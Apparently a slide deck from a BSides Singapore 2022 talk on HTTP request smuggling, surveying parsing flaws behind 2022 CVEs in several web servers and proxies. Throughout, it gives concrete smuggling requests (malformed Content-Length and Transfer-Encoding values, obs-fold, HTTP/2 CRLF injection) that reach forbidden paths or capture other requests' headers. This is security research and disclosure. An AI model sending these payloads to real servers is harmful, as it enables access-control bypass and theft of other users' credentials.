



HTTP Request Smuggling

in the Multiverse of Parsing Flaws

Zeyu (Zayne) Zhang
@zeyu2001


BSides Singapore 2022



BSidesSG

whoami

- **Student** CS @ Cambridge, next year
- **Developer** Full stack web development
- **Hacker** Web security, vulnerability research
- **CTF Player** Team Social Engineering Experts




Content

- **A Gentle Introduction**
- **Enter the Multiverse**
- **14 Million Futures**

What is HTTP Request Smuggling?

HTTP/1.x – so many rules, so little time...

HTTP/2, Client-Side Attacks, etc.



Content

- CVEs discovered often comprise of multiple parsing flaws in a single report
- It is more meaningful to talk about the types of parsing flaws than about each CVE individually

Apache Traffic Server	CVE-2022-25763, CVE-2022-28129
Golang	CVE-2022-1705
Node.js	CVE-2022-32213, CVE-2022-32214, CVE-2022-32215
Puma	CVE-2022-24790
Twisted	CVE-2022-24801
mitmproxy	CVE-2022-24766
Waitress	CVE-2022-24761

A Gentle Introduction

What is HTTP Request Smuggling?




A Brief History

	Protocol Implementation	Connection Reuse	Length Determined By
HTTP/1.0	<ul style="list-style-type: none">Purely text-based	✗	<ul style="list-style-type: none">Content-Length headerTransfer-Encoding chunk size
HTTP/1.1		✓	
HTTP/2	<ul style="list-style-type: none">Binary protocol		<ul style="list-style-type: none">Length field built into protocol

Connection Reuse

- HTTP/1.0 used **one connection per request**
- Different requests could not interfere with each other
- HTTP/1.1 allowed for **persistent connections**, allowing the same TCP connection to be **re-used between requests**
- This allowed different requests to interfere with each other!
- HTTP request smuggling makes use of this to “poison” the TCP stream



“Vanilla” Request Smuggling – CL.TE

```
GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked
```

0

```
GET /internal HTTP/1.1
Host: example.com
```

Example: Frontend implements access control based on URL path, disallows /internal

- Frontend interprets Content-Length
- Only sees one request to /
- Entire body is forwarded to the backend

“Vanilla” Request Smuggling – CL.TE

```
GET / HTTP/1.1  
Host: example.com  
Content-Length: 53  
Transfer-Encoding: chunked
```

0

```
GET /internal HTTP/1.1  
Host: example.com
```

- Backend interprets Transfer-Encoding
- **The body is split into two separate requests**

“Vanilla” Request Smuggling – CL.TE

GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked

0

GET /internal HTTP/1.1
Host: example.com

Hmm... I have a request to `/` that contains a 53-byte body. I'm sure that the backend server would agree!

Frontend

GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked

0

GET /internal HTTP/1.1
Host: example.com


Cool, I have a request with an empty chunked body, followed by a second request to `/internal`.

Backend

200 OK
200 OK

Enter the Multiverse

...of parsing flaws



BSides Singapore 2022



BSidesSG

Some Observations

- Lots of research done on proxies, not a lot done on the backend servers
- Most traditional techniques (e.g. duplicate CL headers, using CL instead of TE) have been patched
- Vulnerabilities can still arise due to **subtle** deviations from the standard
- When in doubt, implement all MUST and SHOULD clauses in the RFC

Number Parsing Flaws

Content-Length = 1*DIGIT

...

Any Content-Length field value greater than or equal to zero is valid.

- A DIGIT (ABNF standard) consists of strictly 0-9 **only**
- Some parsers will accept strings that are not strictly digits

Number Parsing Flaws

GET / HTTP/1.1
Content-Length: +23

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1

- Apache Traffic Server *ignores* invalid Content-Length header with '+' prefix
- Forwards **two** requests

Number Parsing Flaws

GET / HTTP/1.1
Content-Length: +23

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1

- Waitress *parses* the invalid Content-Length header, splitting the second request into two
- `int("+23") = 23`
- Instead of seeing two requests to /, there is now one request to / and one request to /forbidden

Number Parsing Flaws

```
GET / HTTP/1.1  
Content-Length: -27
```

```
GET / HTTP/1.1  
Dummy: GET /forbidden HTTP/1.1  
[\r\n]  
[\r\n]
```

- Negative values result in weird behaviour
- `body[0:-27]` would also achieve the same effect on a vulnerable server
- On Twisted Web, this vulnerability required the introduction of a time delay

Number Parsing Flaws

GET / HTTP/1.1
Content-Length: -31

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1
Dummy:

GET / HTTP/1.1

Processes this request first

GET / HTTP/1.1
Content-Length: -31

GET / HTTP/1.1
Dummy:

Buffered content is injected

GET /forbidden HTTP/1.1
Dummy: GET / HTTP/1.1

Number Parsing Flaws

GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0x12

GET / HTTP/1.1

0

- Similar issues arise in chunk size parsing
- Proxy and server might parse 0x12 differently
- Abort when encountering an invalid hex character?
0x12 = 0

Number Parsing Flaws

GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0x12

GET / HTTP/1.1


0

- Similar issues arise in chunk size parsing
- Proxy and server might parse 0x12 differently
- Abort when encountering an invalid hex character?
0x12 = 0
- Accept the 0x prefix? 0x12 = 18

Number Parsing Flaws

CVE ID	Server (Language)	Behavior
CVE-2022-24761	Waitress (Python)	Accept 'signed' (\pm) and 0x-prefixed Content-Length and chunk sizes
CVE-2022-24801	Twisted (Python)	
CVE-2022-24790	Puma (Ruby)	abc \rightarrow 0 99 balloons \rightarrow 99

Number Parsing Flaws

 **to_i(base = 10) → integer**

Returns the result of interpreting leading characters in `self` as an integer in the given `base` (which must be in (2..36)):

```
'123456'.to_i      # => 123456  
'123def'.to_i(16) # => 1195503
```

Characters past a leading valid number (in the given `base`) are ignored:

```
'12.345'.to_i      # => 12  
'12345'.to_i(2)    # => 1
```

Returns zero if there is no leading valid number:

```
'abcdef'.to_i      # => 0  
'2'.to_i(2)        # => 0
```

Behavior	
Accept 'signed' (\pm) and 0x- - Length and	
Language-specific behavior leads to interesting results	
abc → 0 99 balloons → 99	

Whitespace is More Than 0x20

OWS = *(SP / HTAB)

header-field = field-name ":" **OWS** field-value **OWS**

- Headers allow **optional whitespace** (SP or HTAB only) before and after the field values
- Parsers often use generic stripping functions that remove **any** whitespace

Whitespace is More Than 0x20

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: \rchunked
```

Proxy **ignores** invalid Transfer-Encoding value \rchunked

```
DELETE / HTTP/1.1
Host: example.com
Content-Length: 23
Padding:
```

Second request includes 23-byte body GET /admin HTTP/1.1

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

23 ↑
GET /admin HTTP/1.1

Whitespace is More Than 0x20

POST / HTTP/1.1
Host: example.com
Transfer-Encoding: \rchunked

Server processes \rchunked as chunked due to whitespace stripping

DELETE / HTTP/1.1
Host: example.com
Content-Length: 23
Padding:

Chunk size interpreted as 0xDE

aaa
aaa
aaa

0xDE

23

GET /admin HTTP/1.1

Second request to /admin

Whitespace is More Than 0x20

CVE ID	Server (Language)	Behavior
CVE-2022-28129	Apache Traffic Server	Content-Length[\x0b]: 0 accepted
CVE-2022-24766	mitmproxy (Python)	Content-Length[SP]: X accepted
CVE-2022-1705	net/http (Golang)	Transfer-Encoding: \rchunked accepted

Transfer-Encoding – You Had One Job...

If a Transfer-Encoding header field is present in a request and the **chunked transfer coding is not the final encoding**, the message body length cannot be determined reliably; the server **MUST respond with the 400 (Bad Request) status code and then close the connection**.

- Encodings are from first to last (e.g. gzip, chunked means that the decoding server needs to decode the chunked body as gzip data)
- Some non-compliant proxies and servers may accept the deprecated identity encoding, or other malformed Transfer-Encoding values

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1  
Host: example.com  
Transfer-Encoding: chunked, identity
```

- The deprecated **identity** encoding (supported in RFC 2616) tells the recipient to “do nothing”
- When parsing Transfer-Encoding, Puma assumes chunked encoding as long as **any** of the Transfer-Encoding values is **chunked**

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1  
Host: example.com  
Transfer-Encoding: "chunked"
```

- Puma would also silently ignore any invalid Transfer-Encoding value
- An upstream proxy might accept these malformed Transfer-Encoding values

SEETF 2022 Challenge – ATS x Puma

POST / HTTP/1.1
Host: example.com
Transfer-Encoding: "chunked"

Apache Traffic Server accepts
"chunked" as chunked

DELETE / HTTP/1.1
Host: example.com
Padding:

POST request includes 0xDE byte
body

AA
AA
AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

0xDE

0: x

SEETF 2022 Challenge – ATS x Puma

POST / HTTP/1.1
Host: example.com
Transfer-Encoding: "chunked"

Puma silently ignores the invalid
Transfer-Encoding

DELETE / HTTP/1.1
Host: example.com
Padding:
AA
AA
AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0: x

DELETE request interpreted as a
second, separate request

Transfer-Encoding – You Had One Job...

```
501
502 //
503 // Transfer-Encoding
504 //
505
506 n('header_value_te_chunked')
507   .transform(p.transform.toLowerUnsafe())
508   .match(
509     'chunked',
510     n('header_value_te_chunked_last'),
511   )
512   .otherwise(n('header_value_te_token'));
513
514 n('header_value_te_chunked_last')
515   .match(' ', n('header_value_te_chunked_last'))
516   .peek(['\r', '\n'], this.update('header_state',
517     HEADER_STATE.TRANSFER_ENCODING_CHUNKED,
518     'header_value_otherwise'))
519 - .otherwise(n('header_value_te_chunked'));
520
521 n('header_value_te_token')
522   .match(' ', n('header_value_te_token_ows'))
```

Matches chunked then CRLF,
otherwise match chunked again?

```
518
519 //
520 // Transfer-Encoding
521 //
522
523 n('header_value_te_chunked')
524   .transform(p.transform.toLowerUnsafe())
525   .match(
526     'chunked',
527     n('header_value_te_chunked_last'),
528   )
529   .otherwise(n('header_value_te_token'));
530
531 n('header_value_te_chunked_last')
532   .match(' ', n('header_value_te_chunked_last'))
533   .peek(['\r', '\n'], this.update('header_state',
534     HEADER_STATE.TRANSFER_ENCODING_CHUNKED,
535     'header_value_otherwise'))
536 + .peek(' ', forbidAfterChunkedInRequest(n('header_value_te_chunked')))
537 + .otherwise(n('header_value_te_token'));
538
539 n('header_value_te_token')
540   .match(' ', n('header_value_te_token_ows'))
```

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1  
Host: example.com  
Transfer-Encoding: chunkedchunked
```

- This logic allows for chunkedchunked to be a valid TE value for chunked encoding
- An upstream proxy might ignore these malformed Transfer-Encoding values

Transfer-Encoding – You Had One Job...

CVE ID	Server (Language)	Behavior
CVE-2022-24766	Puma (Ruby)	<ul style="list-style-type: none">• Does not check that chunked is the final encoding• Silently ignores invalid encodings
CVE-2022-1705	http (Node.js)	Accepts malformed encodings, e.g. chunkedchunked

obs-fold – Not So Obsolete?

```
field-value    = *( field-content / obs-fold )
obs-fold       = CRLF 1*( SP / HTAB )
```

Header: value1,
[SP]value2

is equivalent to

Header: value1, value2

obs-fold – Not So Obsolete?

A server that receives an obs-fold in a request message that is not within a message/http container MUST **either reject** the message by sending a 400 (Bad Request), preferably with a representation explaining that obsolete line folding is unacceptable, **or replace each received obs-fold with one or more SP octets prior to interpreting the field value or forwarding the message downstream.**

- The Node.js parser attempted to support obs-fold, while also making the assumption that the Transfer-Encoding header ends with the CRLF sequence


obs-fold – Not So Obsolete?

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
[SP], identity
```

- An upstream proxy that supports obs-fold would interpret the TE as identity
- But the Node.js HTTP server would interpret the TE as chunked
- This is CVE-2022-32215

14 Million Futures

HTTP/2, Client-Side Attacks, etc.



HTTP/2 Request Smuggling – How it Started

HTTP/2: The Sequel is Always Worse



James Kettle
Director of Research
@albinowax



📅 **Published:** 05 August 2021 at 19:00 UTC **Updated:** 16 August 2022 at 09:02 UTC



BSides Singapore 2022




BSidesSG



HTTP/2 Request Smuggling – How it Started

- HTTP/2 is used between the client and the frontend proxy
- The frontend proxy **downgrades the request to HTTP/1.1** before forwarding them to the backend
- Smuggling vectors leverage the **HTTP/1.1 Content-Length and Transfer-Encoding** headers



HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\nInjected: Header\r\n\r\nInjected body\r\n
authorization: secret
```

Some content

- Binary protocol – no longer delimited by CRLF sequence
- We could include CRLF in the request headers *without* breaking the HTTP/2 request structure
- CRLF injection leads to interesting vectors

HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\n
Content-Length: 4\r\n
\r\n
GET / HTTP/1.1\r\n
authorization: secret
```

Some content

Frontend Receives HTTP/2

```
GET / HTTP/1.1
foo: bar
Content-Length: 4
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked
```

```
3a
GET / HTTP/1.1
```

Authorization: secret

Some content Backend Receives HTTP/1.1

0

HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\n
Content-Length: 4\r\n
\r\n
GET / HTTP/1.1\r\n
authorization: secret
```

Some content

```
GET / HTTP/1.1
foo: bar
Content-Length: 4
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked
```

```
3a
GET / HTTP/1.1
```

Authorization: secret

- Apache Traffic Server reflects the CRLF sequence into the downgraded HTTP/1.1 request
- We could modify everything below the injection point



HTTP/2 Request Smuggling – How it's Going

```
POST /store HTTP/1.1
foo: bar
Injected: Header
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked
```

39


Injected body

Authorization: secret

Some content

0

Headers “pushed” into the request body
may be stored by backend application



HTTP/2 Request Smuggling – How it's Going

- Sensitive headers can be "pushed" into the request body and stored by the backend application
- Successful injection of Content-Length or Transfer-Encoding headers can lead to request smuggling
- This is CVE-2022-25763

Client-Side Attacks – How it Started

Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling




James Kettle

Director of Research

 @albinowax



 **Published:** 10 August 2022 at 18:00 UTC **Updated:** 26 August 2022 at 10:50 UTC



BSides Singapore 2022




BSidesSG



Client-Side Attacks – How it Started

- Conventional HTTP request smuggling requires a frontend / backend server architecture
- If a smuggling vector is executable by any browser using `fetch()`, a perfectly valid smuggling payload may be constructed to cause desync between the client's browser and a **single** web server
- Could be fun to explore!



Thank You!

Let's connect

Icons in this presentation were obtained from FlatIcon



Twitter – @zeyu2001



LinkedIn

BSides Singapore 2022



BSidesSG

